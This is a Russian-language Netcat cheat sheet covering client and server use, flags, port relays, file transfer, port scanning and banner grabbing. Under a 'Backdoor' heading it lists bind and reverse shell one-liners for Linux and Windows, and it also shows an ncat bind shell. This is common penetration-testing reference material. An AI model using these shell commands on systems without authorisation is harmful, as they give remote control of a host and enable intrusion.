Cheatography

Netcat Cheat Sheet

by Adisf via cheatography.com/37294/cs/11709/

Fundamentals

Netcat в роли клиента


$ **nc [TargetIPAddr] [port]**

Netcat в роли сервера


$ **nc -l -p [LocalPort]**

И клиент и сервер берут данные из STDIN, а полученные из сети данные направляют в STDOUT

Netcat Bind Shell



Netcat Reverse Shell



Backdoor

Bind shell на Linux

$ **nc -l -p [LocalPort] -e /bin/bash**

Bind shell на Windows

C:\> **nc -l -p [localPort] -e cmd.exe**

Reverse shell на Linux

$ **nc [YourIPAddress] [port] -e /bin/bash**

Reverse shell на Windows

C:\> **nc [YourIPAddress] [port] -e cmd.exe**

Netcat Command Flags

$ **nc [options] [TargetIPAddr] [port(s)]**

-l : режим сервера

-L : режим сервера, при котором Netcat начинает слушать снова после отсоединения клиента (работает только в Windows)

-u : UDP-мод

-p : локальный порт (в режиме сервера слушается этот порт. В режиме клиента с этого порта отправляются все пакеты)

-e : программа, которая выполняется после установления соединения

-n : не выполнять преобразование DNS-имен

-z : Zero I/O-мод (не отпарвляет какие-либо данные, только пробует подключиться. Использовать совместно с опцией -w для таймаута и -v для подробного вывода)

-wN : таймаут для подключения, ожидает N секунд перед закрытием соединения

-v : подробный вывод

-vv : очень подробный вывод, печатает больше деталей в стандартный вывод об ошибках

Netcat Relays on Linux

Для начала создаем FIFO (именованный pipe), называемый backpipe

$ **cd /tmp**

$ **mknod backpipe p**

Netcat Relays on Linux (cont)

Создадим релей, который отправит пакеты с локального порта на удаленный компьютер с указанным портом

$ **nc -l -p [LocalPort] 0<backpipe | nc [TargetIPaddr] [port] | tee backpipe**

Создадим релей, который перенаправит данные входящего соединения на порт [LocalPort_1] на входящее соединение на порт [LocalPort_2]

$ **nc -l -p [LocalPort_1] 0<backpipe | nc -l -p [LocalPort_2] | tee backpipe**

Создадим релей, который перенаправит данные от исходящего соединения на [PreviousHopIPaddr] на порт [port_1] на другое исходящее соединение на [NextHopIPaddr] на порт [port_2]

$ **nc [PreviousHopIPaddr] [port_1] 0<backpipe | nc [NextHopIPaddr] [port_2] | tee backpipe**

Netcat Relays on Windows

Ретранслятор пакетов с определенного порта на порт удаленного компьютера

C:\> **echo nc [TargetIPAddr] [port] > relay.bat**

C:\> **nc -l -p [localPort] -e relay.bat**

Ретранслятор пакетов с порта 1 на порт 2

C:\> **echo nc -l -p [LocalPort_2] > relay.bat**

C:\> **nc -l -p [LocalPort_1] -e relay.bat**

Ретранслятор пакетов, которые будут получены от соединения с [PreviousHopIPAddr] на порт [port] в соединение с [NextHopIPAddr] на порт [port2]

C:\> **echo nc [NextHopIPAddr] [port2] > relay.bat**

C:\> **nc [PreviousHopIPAddr] [port] -e relay.bat**

By **Adisf**

cheatography.com/adisf/

Not published yet.

Last updated 19th May, 2017.

File transfer with Netcat

От клиента к серверу
На сервере
C:\> **nc -nlvp 4444 > incoming.exe**
На клиенте
$ **nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe**
От сервера к клиенту
На сервере
C:\> **nc -nlvp 4444 < [infile]**
На клиенте
$ **nc -nv 10.0.0.22 4444 > [outfile]**

TCP Port Scanner

$ **nc -v -n -z -w1 [TargetIPAddr] [start_port]-[end_port]**
Опция -r может использоваться чтобы выбирать порты из диапазона случайным образом

TCP Banner Grabber

Сбор баннеров на Linux
$ **echo "" | nc -v -n -w1 [targetIPAddress] [start_port]-[end_port]**

Аналоги Netcat

Ncat является более продвинутым аналогом Netcat, поддерживает SSL и белые списки
Bind shell
C:\> **ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl**
Connect to Bind shell
$ **ncat -v 10.0.0.22 4444 --ssl**
Также для этих целей может использоваться утилита **sbd**